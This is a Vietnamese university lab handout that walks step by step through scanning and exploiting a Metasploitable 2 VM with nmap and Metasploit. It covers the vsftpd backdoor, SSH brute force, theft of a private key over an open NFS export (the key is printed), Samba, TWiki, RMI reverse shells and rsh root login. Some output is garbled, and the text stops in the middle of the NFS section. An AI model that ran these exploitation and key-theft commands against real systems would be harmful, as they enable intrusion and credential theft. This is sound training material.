

HỌC VIỆN KỸ THUẬT MẬT MÃ
KHOA AN TOÀN THÔNG TIN

MODULE THỰC HÀNH
TẤN CÔNG VÀ PHÒNG THỦ HỆ THỐNG

BÀI THỰC HÀNH SỐ 01
DÒ QUÉT HỆ THỐNG VÀ KHAI
THÁC MỘT SỐ LỖ HỒNG PHỔ BIẾN

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TRIỂN KHAI MÔ HÌNH THỰC NGHIỆM


1.1. Mô tả

Tận dụng các lỗ hổng phổ biến để tiến hành khai thác, tăng cường hiểu biết về cấu trúc bảo mật của hệ thống và đề xuất biện pháp bảo mật hiệu quả.

1.2. Chuẩn bị

- Một máy ảo Metasploit 2
- Một máy ảo Parrot: cài đặt công cụ nmap, metasploit framework.

1.3. Mô hình cài đặt



1.4. Các kịch bản thực hiện

1.4.1. Scanning victim

Sử dụng nmap trên Parrot để scan full port IP của victim là 192.168.128.165:

```
(hnam@parrot)~$ nmap -p- -A 192.168.128.165
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 12:23 +07
Nmap scan report for 192.168.128.165
Host is up (0.00043s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.128.164
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|   2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ ssl-date: 2023-12-01T05:26:12+00:00; -15s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_ http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4           2049/tcp    nfs
|   100003  2,3,4           2049/udp    nfs
|   100005  1,2,3           50231/udp   mountd
|   100005  1,2,3           52979/tcp   mountd
|   100021  1,3,4           37225/udp   nlockmgr
|   100021  1,3,4           57308/tcp   nlockmgr
|   100024  1                34667/udp   status
|   100024  1                45023/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
```

```

1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, ConnectWithDatabase, Support41Auth, Speaks41ProtocolNew,
LongColumnFlag, SupportsTransactions, SupportsCompression
|   Status: Autocommit
|   Salt: rnT7T$T\Rf*=52:m6eyR
3632/tcp open  distccd    distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-12-01T05:26:15+00:00; -15s from scanner time.
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|   VNC Authentication (2)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:18:05
|   source ident: nmap
|   source host: B5718336.224DC85F.FFFA6D49.IP
|_ error: Closing Link: ivniiraob[192.168.128.164] (Quit: ivniiraob)
6697/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp open  drb        Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
43573/tcp open  java-rmi   GNU Classpath grmiregistry
45023/tcp open  status     1 (RPC #100024)
52979/tcp open  mountd     1-3 (RPC #100005)
57308/tcp open  nlockmgr   1-4 (RPC #100021)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h14m45s, deviation: 2h30m00s, median: -15s
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2023-12-01T00:26:04-05:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.35 seconds
[hnan@parrot]-[~]
└─$

```


1.4.2. Khai thác lỗ hổng vsftp port 21

Đầu tiên chúng ta mở msfconsole bằng lệnh sau:

```
hnam@parrot]-[~]
$msfconsole

IIIIIIII dTb.dTb
II      4'  v  'B
II      6.    .P
II      'T; . ;P'
II      'T; ;P'
IIIIIIII 'YvP'

I love shells --egypt

      =[ metasploit v6.3.5-dev ]
+ -- --=[ 2296 exploits - 1202 auxiliary - 410 post ]
+ -- --=[ 965 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> █
```

Chọn khai thác backdoor và xem tùy chọn khai thác sử dụng lệnh sau:

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/ftp/vsftpd_234_backdoor 1
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options 2

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    21               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     21               yes       The target host
  LPORT     21               yes       The target port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```

Như vậy chúng ta có thể thấy chúng ta chỉ cần cung cấp một IP host từ xa và một cổng mà chúng ta để mặc định trên cổng 21. Bây giờ chúng ta có thể khai thác các mục tiêu.

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOST 192.168.128.165 1
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show payloads 2

Compatible Payloads
=====
#  Name                               Disclosure Date  Rank  Check  Description
-  -  -
0  payload/cmd/unix/interact            -----
normal No    Unix Command, Interact with Established Connection

[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set payload cmd/unix/interact 3
payload => cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> show options 4

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name      Current Setting  Required  Description
-----
RHOSTS    192.168.128.165 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     21              yes       The target port (TCP)

Payload options (cmd/unix/interact):

Name      Current Setting  Required  Description
-----
-----

Exploit target:

Id  Name
--  --
0   Automatic
```

```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit 5

[*] 192.168.128.165:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.128.165:21 - USER: 331 Please specify the password.
[+] 192.168.128.165:21 - Backdoor service has been spawned, handling...
[+] 192.168.128.165:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.128.164:46683 -> 192.168.128.165:6200) at 2023-12-01 14:08:12 +0700

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Đã lấy được session!

Nâng cấp lên thành phiên meterpreter bằng lệnh sessions -i -1

1.4.3. Khai thác lỗ hổng ssh port 22

Thực hiện scan vuln port 22 đối với victim 192.168.128.165:

```
[hnam@parrot]--[~]
$ nmap -p 22 --script vuln 192.168.128.165
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 14:17 +07
Nmap scan report for 192.168.128.165
Host is up (0.00047s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 23.36 seconds
[hnam@parrot]--[~]
$
```

1.4.3.1. Brute Force ssh_login

Chọn khai thác ssh_login và xem tùy chọn khai thác sử dụng lệnh sau:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login 1
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> show options 2

Module options (auxiliary/scanner/ssh/ssh_login):

  Name           Current Setting  Required  Description
  ----
  BLANK_PASSWORDS false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false           no        Add all passwords in the current database to the list
  DB_ALL_USERS     false           no        Add all users in the current database to the list
  DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD         A specific password to authenticate with
  PASS_FILE        File containing passwords, one per line
  RHOSTS           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            22              yes       The target port
  STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
  THREADS          1               yes       The number of concurrent threads (max one per host)
  USERNAME         A specific username to authenticate as
  USERPASS_FILE    File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE        File containing usernames, one per line
  VERBOSE          false           yes       Whether to print output for all attempts
```

Gán IP host và thiết lập file password

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >>
```

Thực hiện tấn công

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> run

[*] 192.168.128.165:22 - Starting bruteforce
[+] 192.168.128.165:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.128.164:43397 -> 192.168.128.165:22) at 2023-12-01 15:03:11 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >>
```

Tại thời điểm này, chúng ta có thể tạo phiên với máy mà chúng ta đã tấn

công. Đăng nhập với msfadmin:

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> sessions -i 2
[*] Starting interaction with 2...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

1.4.3.1. Lấy Private SSH key của victim

Đầu tiên ta cần quyền truy cập vào hệ thống tập tin của victim

- Cài đặt NFS

```
[x]-[root@parrot]-[/home/hnam]
#sudo apt install nfs-common
```

- Sử dụng lệnh showmount để hiển thị hệ thống tệp nào có thể mount được trên NFS:

```
[root@parrot]-[/home/hnam]
#showmount -e 192.168.128.165
Export list for 192.168.128.165:
/ *
```

➔ Toàn bộ hệ thống tập tin có thể mount được

- Khởi động dịch vụ rpcbind

```
[root@parrot]-[/home/hnam]
#service rpcbind start
```

Tiến hành lấy private SSH key của victim

```
[root@parrot]-[~]
#mkdir /tmp/target
[root@parrot]-[~]
#mount -t nfs 192.168.128.165:/ /tmp/target
[root@parrot]-[~]
#cp /tmp/target/home/msfadmin/.ssh/id_rsa /tmp/r00tprivatekey
[root@parrot]-[~]
#umount /tmp/target
[root@parrot]-[~]
#
```

Bây giờ ta đã có bản sao private SSH key của tài khoản msfadmin. Ta sẽ sử dụng Metasploit để truy cập vào máy từ xa.

Tiến hành tấn công:

Truy cập msfconsole ở tài khoản root

```
[hnam@parrot]-[~]
#sudo su
[sudo] password for hnam:
[root@parrot]-[/home/hnam]
#msfconsole
[*] starting the Metasploit Framework console...
```

Sử dụng module `auxiliary/scanner/ssh/ssh_login_pubkey` để tấn công, thiết lập

rhosts, tên tài khoản tấn công và đường dẫn file private ssh key đã lấy trước đó

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login_pubkey
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set USERNAME root
USERNAME => root
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> set key_path /tmp/r00tprivatekey
key_path => /tmp/r00tprivatekey
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >>
```

Tiến hành tấn công

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login_pubkey) >> run

[*] 192.168.128.165:22 SSH - Testing Cleartext Keys
[*] 192.168.128.165:22 - Testing 1 key from /tmp/r00tprivatekey
[+] 192.168.128.165:22 - Success: 'root:-----BEGIN RSA PRIVATE KEY-----
MIIEoQIBAAKCAQEApmGJFZNL0ibMNALQx7M6sGGoi4KNmj6PVxpbpG70lShHqQld
JkcteZzdPFsBw76IUIiPR00h+WBV0x1c6iPL/0zUYFHyFKAz1e6/5teoweG1jr2q0
ffdomVhvXxvSjGa5FwvOYB8R0Qxs0WwTQTYSeBa66X6e777GVkHCDLYgZSo8wWr5
JXln/Tw7XotowHr8FEFGvW2zW1krU3Zo9BzP0e0ac2U+qUG1zIu/WwgztLZs5/D9I
yhtRwocyQPE+kcP+Jz2mt4y1uA73KqoXfdw5oGUKxdFo9f1nu20wkj0c+Wv8Vw7b
wkf+1Rgi0MgiJ5cCs4WocyVxsXovcNnbALTp3wIBIwKCAQBAUjR5bUXnHGASfd8N
UqrUx0zeBQsKlv1bK5DVm1GSzLj4TU/S83B1NF5/1ihzofI70AQvLcdUY2tHpGGA
zQ6ImSpUQ5i9+GgBU0akLRL/i9cHdFv7PsonW+SvF1UKY5EidEJRb/O6oFgB5q8G
JKrwu+HPNhhvD+dliBnCn0JU+Op/1Af7XxAP814Rz0nZZwx+9KBWvdAAbBI05zpR0
eBBLSGdsnsQM/LG7w8sHDqsSt2BCK8c9ct31n14TK6Hg0x3EuSbisEmKkwhWV6/
ui/qWrrzurXA4Q73w01cPtPg4sx2JBh3EMRm9tfyCCtB1gB10N/2L7j9xuZGGY6h
JETbAoGBANi8HzRjytWBMvXh6TnM0a5S7Gj0LjdA3HXhekyd9DHywrA1pby5nWP7
VNP+ORL/sSNL+jugKOVQYWG61HZYHk+OQVo3qLiecBtp3GLsYGZANA/EDHmYMU5m
4v3WnhgYMXMDxZemTcEylLwvPHumgy5nygSEuNDKUFfW03mymIXAoGBAMqZi3YL
zDpL9Ydj6Jh051aoQVT91LpWMCgK5sREhALiWTWj1wrkrqayAWAUQYkLeyA8yUPZ
PuFbmR00FkNa+4825vg48dyq6CVobHHR/GcjAzXiengi6i/tzHbA0PEai0aUmvvY
QasZYEQI47geBvVD3v7D/gPDQNoXG/PWIPt5AoGBAMw6Z3S4tmkKjCvkhrjpb9J
PW05UXeA1ilesVG+Ayk096PcV9vngvNpLdVAGi+2jthuCQa5PEX5+DLav8Nriyi2
E5135bqoi1CQ83PriCAMpl49iz6Pn00Z3o+My1ZVJUDQ5qhjVznY+oBdM3DNpAE
xn6yeL+DEiI/XbPngsWvAoGAbfu2a6iEQSp28iFLIKa10VLS2U493CdZjg0IwCF
2TVjoMaFMyQZ/pzt9B7WQY7hod18aHRSQKzERieXxQiKSxuwUN7+3K4iVXxuiGJ
BMndK+FYbRpEnaz591K6kYNwLaEg70BZ0ek0QjC2Ih7t1ZnfdFvEaHFPF05foaAg
iIMCgYAsNZut02SC6hwwaWh3Uxr07s6jB8HyrET0v1v0y0e3xSJ9Ypt7c1Y200Q0
Fb3Yq4pdHm7AosAgtfC1eQ1/xbXP73kloEmg39NZAft3wg817FXiS2QGhXJ4/dmK
94Z9X0EdocClv7hr9H//ho08fv/PHXh0oFQvw1d+29nf+sgWdg==
-----END RSA PRIVATE KEY-----
uid=0(root) gid=0(root) groups=0(root) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.128.164:44365 -> 192.168.128.165:22) at 2023-12-01 15:51:48 +0700
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Đã lấy được session!

Nâng cấp lên thành phiên meterpreter bằng lệnh sessions -i 1

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login_pubkey) >> sessions -i 1
[*] Starting interaction with 1...

stdin: is not a tty
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

1.4.4. Khai thác lỗ hổng telnet port 23

[illegible]

Thực hiện scan và ta lấy được username/password của máy victim

1.4.5. Khai thác lỗ hổng port 80 apache

```
[msf](Jobs:0 Agents:0) >> use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(unix/webapp/twiki_history) >> exploit

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo 7KsWJMSUFZFEM0Qv; #root@parrot ~#
[*] Writing to socket A #mkdir /tmp/target
[*] Writing to socket B #root@parrot ~#
[*] Reading from sockets... #mount -t nfs 192.168.128.165:/ /tmp/target
[*] Command: echo 0ptKbb0hm0ESn5RH; #root@parrot ~#
[*] Writing to socket A #cp /tmp/target/home/parrot/.ssh/id_rsa /tmp/.rootprivatekey
[*] Writing to socket B #root@parrot ~#
[*] Reading from sockets... #umount /tmp/target
[*] Reading from socket B #root@parrot ~#
[*] B: "7KsWJMSUFZFEM0Qv\r\n" #
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "0ptKbb0hm0ESn5RH\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:44208) at 2023-12-01 16:18:01 +0700

[*] Command shell session 2 opened (192.168.128.164:4444 -> 192.168.128.165:44210) at 2023-12-01 16:18:01 +0700
whoami
```

Đã lấy được session

1.4.6. Khai thác lỗ hổng smb port 445

Thực hiện dò quét version bằng metasploit:

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_version
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> set RHOSTS 192.168.128.165
RHOSTS => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >> run

[*] 192.168.128.165:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.128.165:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.128.165: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_version) >>
```

Thực thi lệnh Samba “username map script”

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set payload cmd/unix/reverse
payload => cmd/unix/reverse
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> set RPORT 445/target
RPORT => 445
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit ssh/id_rsa /tmp/.r00tprivatekey

[*] Started reverse TCP double handler on 192.168.128.164:4444
[*] Accepted the first client connection.@parrot[-[-]
[*] Accepted the second client connection...
[*] Command: echo RVnZrkIxxDTIF9hD;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "RVnZrkIxxDTIF9hD\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.128.164:4444 -> 192.168.128.165:54691) at 2023-12-01 17:34:08 +0700

whoami
root
```

➔ Đã lấy được session.

1.4.7. Khai thác lỗ hổng tcpwrapped port 514

Mô tả: TCP Wrapper là hệ thống kiểm soát truy cập mạng dựa trên máy chủ được sử dụng trong các hệ điều hành Linux. Khi nmap gắn nhãn tcpwrapped cho một đối tượng có nghĩa là hoạt động của cổng nhất quán với cổng được bảo vệ bởi tcpwrapper. Điều này có nghĩa là quá trình bắt tay TCP diễn ra hoàn tất nhưng máy chủ từ xa đóng kết nối mà không nhận được dữ liệu nào.

Khi ta thực hiện netcat đến port 514 máy victim ta sẽ thấy dòng sau

```
[root@parrot]~/home/hnam
#nc -vvn 192.168.128.165 514
(UNKNOWN) [192.168.128.165] 514 (shell) open
sent 0, rcvd 0
[root@parrot]~/home/hnam
#
```

Chúng ta có thể suy ra rằng cổng được bảo vệ bằng TCP Wrapper

Thực hiện tấn công: sử dụng module **auxiliary/scanner/rservices/rsh_login**

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/rservices/rsh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/rservices/rsh_login) >> set user name root
[-] Unknown datastore option: user.
[msf](Jobs:0 Agents:0) auxiliary(scanner/rservices/rsh_login) >> set username root
username => root
[msf](Jobs:0 Agents:0) auxiliary(scanner/rservices/rsh_login) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) auxiliary(scanner/rservices/rsh_login) >> run

[*] 192.168.128.165:514 - 192.168.128.165:514 - Starting rsh sweep
[*] 192.168.128.165:514 - 192.168.128.165:514 - Attempting rsh with username 'root' from '
root'
[+] 192.168.128.165:514 - 192.168.128.165:514, rsh 'root' from 'root' with no password.
[!] 192.168.128.165:514 - No active DB -- (credential data will not be saved)
[*] Command shell session 1 opened (0.0.0.0:1023 -> 192.168.128.165:514) at 2023-12-01 20:34
:41 +0700
[*] 192.168.128.165:514 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:1) auxiliary(scanner/rservices/rsh_login) >>
```

Đã thực hiện tấn công đăng nhập mà không cần sử dụng mật khẩu
Nâng cấp lên thành phiên meterpreter bằng lệnh sessions -i -1

```
[msf](Jobs:0 Agents:1) auxiliary(scanner/rservices/rsh_login) >> sessions

Active sessions
=====

  Id  Name  Type  Information                                     Connection
  --  -
  1    shell RSH root from root (192.168.128.165:514) 0.0.0.0:1023 -> 192.168.128.165:514
                                           (192.168.128.165)

[msf](Jobs:0 Agents:1) auxiliary(scanner/rservices/rsh_login) >> sessions -i 1
[*] Starting interaction with 1...

Shell Banner:
sh: no job control in this shell
-----

sh-3.2# whoami
root
```


1.4.8. Khai thác lỗ hổng java-rmi port 1099

Mô tả: Mô-đun này tận dụng cấu hình mặc định của RMI Register và RMI Activation Services, cho phép tải các lớp từ bất kỳ URL nào. Nó có thể được sử dụng để chống lại cả rmiregistry và rmid cũng như nhiều điểm cuối RMI (tùy chỉnh) khác vì nó đưa ra một phương thức trong Bộ thu gom rác phân phối RMI có sẵn thông qua bất kỳ điểm cuối RMI nào. Lưu ý rằng nó không hoạt động đối với các cổng Java Management Extension (JMX) vì chúng không cho phép tải lớp từ xa trừ khi một số điểm cuối RMI khác đang hoạt động trong cùng một quy trình Java. Cuộc gọi phương thức RMI không hỗ trợ hoặc cần bất kỳ loại xác thực nào.

Thực hiện tấn công: sử dụng module `exploit/multi/misc/java_rmi_server`

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  ----      -
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    0.0.0.0          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is random only generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.128.164 yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)
```

Khai thác lỗ hổng:

```
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set RHOST 192.168.128.165
RHOST => 192.168.128.165
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/misc/java_rmi_server) >> exploit

[*] Started reverse TCP handler on 192.168.128.164:4444
[*] 192.168.128.165:1099 - Using URL: http://192.168.128.164:8080/g50pe03ARxzv8
[*] 192.168.128.165:1099 - Server started.
[*] 192.168.128.165:1099 - Sending RMI Header...
[*] 192.168.128.165:1099 - Sending RMI Call...
[*] 192.168.128.165:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.128.165
[*] Meterpreter session 1 opened (192.168.128.164:4444 -> 192.168.128.165:59834) at 2023-12-01 20:51:53 +0700

(Meterpreter 1)(/) > whoami
[-] Unknown command: whoami
(Meterpreter 1)(/) > getuid
Server username: root
(Meterpreter 1)(/) >
```

1.4.9. Khai thác lỗ hổng NFS port 2049

Lệnh showmount được sử dụng để hiển thị các thông tin về các thư mục được chia sẻ trên một máy chủ NFS (Network File System).

```
[root@parrot]-[~]  
#showmount -e 192.168.128.165  
Export list for 192.168.128.165:  
/*  
[root@parrot]-[~]  
#
```

Ta thấy được server đang share thư mục / (root)

Thực hiện mount thư mục / của victim dưới dạng nfs và vô hiệu hoá khóa tệp

```
[root@parrot]-[~]  
#mkdir /metafs  
[root@parrot]-[~]  
#mount -t nfs 192.168.128.165:/ /metafs -o nolock  
